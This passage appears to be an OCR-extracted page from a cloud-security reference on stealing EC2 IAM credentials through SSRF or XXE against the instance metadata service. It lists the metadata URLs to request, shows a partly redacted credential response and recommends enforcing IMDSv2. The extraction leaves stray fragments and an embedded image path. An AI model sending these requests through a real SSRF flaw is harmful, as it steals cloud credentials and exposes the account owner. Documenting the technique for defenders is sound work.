Steal EC2 Metadata Credentials via SSRF

Note

This is a common and well known attack in AWS environments. **Mandiant** has identified **attackers performing automated scanning of vulnerabilities** to harvest IAM credentials from publicly-facing web applications. To mitigate the risks of this for your organization, it would be beneficial to enforce **IMDSv2** for all EC2 instances which has **additional security benefits**. IMDSv2 would significantly reduce the risk of an adversary stealing IAM credentials via SSRF or XXE attacks.

Instance Metadata Service

IAM credentials


instance metadata service version 1

server side request forgery **XML external entity**

`http://169.254.169.254`

`http://169.254.169.254/latest/meta-data/iam/`

`http://169.254.169.254/latest/meta-data/iam/security-credentials/`



`http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2-default-ssm/`

{ "Code" : "Success", "LastUpdated" : "2020-08-01T16:13:50Z", "Type" : "AWS-HMAC", "AccessKeyId" : "ASIA[redacted]", "SecretAccessKey" : "[redacted]", "Token" : "IQoJb3JpZ2luX2VjEJn/////////wEaCXVzLWVhc3QtMSJIMEYCIQDu564+TKPePWaj/ONpmNKxY1aFW4+Ckb
/[redacted]g
/[redacted]Hsj3CFQqkQOfKaKPrZemo
/[redacted]R1Bv2tXesXyhnlsy6S
/[redacted]t3Ppu
/[redacted]yUMEuYx5VKWOllBSaVpvJLaRoJMgAOJTkBNKe8H
/[redacted]OtF2aOvX7A/EvHxFQAV4XZ4eFhnVu3uWsApN
/[redacted]g9EdKLeLCCG70l4mZnbEXGUtJXI8scfK+wCWRMI
/[redacted]E96CCnVr8MChaWQ9T6Jy4dIUE4nvVA5PG5hb
/[redacted]xF3yuErizYom/XPOkBLiJQ/b1EwP
/[redacted]NDKuwEVhPoheEjwEgZXogN+q9UbNDFUAuUdXct
/mXbZLGr9kp1uZG4begJ/sdg==", "Expiration" : "2020-08-01T22:48:54Z" }

guide

Note

An adversary who has gained code execution on the EC2 instance can retrieve credentials from the IMDS regardless of the version being used. Therefore, it is important to continually monitor your environment for suspicious activities.

video

February 19, 2024 August 1, 2020 GitHub